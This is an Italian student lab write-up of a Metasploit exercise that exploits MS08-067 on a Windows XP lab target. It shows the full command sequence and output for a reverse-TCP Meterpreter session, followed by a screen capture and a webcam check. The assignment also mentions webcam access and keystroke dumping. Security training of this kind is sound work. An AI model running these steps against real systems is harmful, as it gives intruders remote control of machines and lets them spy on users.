

Esercitazione W17D1 - Pratica 1

Hacking WinXP MS08-067

Fabio Benevento - 28/02/2024

Traccia

Sulla base della teoria, viene richiesto alla studente di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Una volta ottenuta la sessione, lo studente dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter
- Individuare la presenza o meno di Webcam sulla macchina Windows XP
- Accedere a webcam/fare dump della tastiera/provare altro

Implementazione

Dopo aver avviato il tool Metasploit con il comando `search ms08-067` ho ricercato l'exploit per la specifica vulnerabilità MS08-067 visto a lezione e l'ho selezionato tramite il comando `use 0`.

```
msf6 > search ms08-067
Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Ho quindi analizzato i parametri richiesti tramite il comando `show options`

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
-----
Name      Current Setting  Required  Description
--      -
RHOSTS    445              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445              yes       The SMB service port (TCP)
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
--      -
EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
-----
Id  Name
--  -
0   Automatic Targeting

View the full module info with the info, or info -o command.
```

L'unico parametro obbligatorio non settato è il parametro RHOSTS che ho impostato con l'indirizzo della macchina target Metasploitable ovvero 192.168.11.113. Il resto dei parametri vanno bene nella configurazione di default.

Ho avviato l'exploit con il comando omonimo.


Come è possibile vedere dalla schermata seguente l'exploit va a buon fine e viene instaurata una sessione meterpreter.


```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.11.113
RHOSTS => 192.168.11.113
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.113:445 - Automatically detecting the target...
[*] 192.168.11.113:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.11.113:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.11.113:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.11.113
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.113:1078) at 2024-02-29 09:24:49 -0500
```

Ho provato ad ottenere uno screenshot tramite il comando screenshot. Lo script viene salvato in locale come mostrato di seguito

```
meterpreter > screenshot
Screenshot saved to: /home/kali/rwlpTRqa.jpeg
```





Ho verificato la presenza di webcam tramite il comando `webcam_list`. In questo caso il comando indica che non è presente nessuna webcam nel sistema.

```
meterpreter > webcam_list  
[-] No webcams were found
```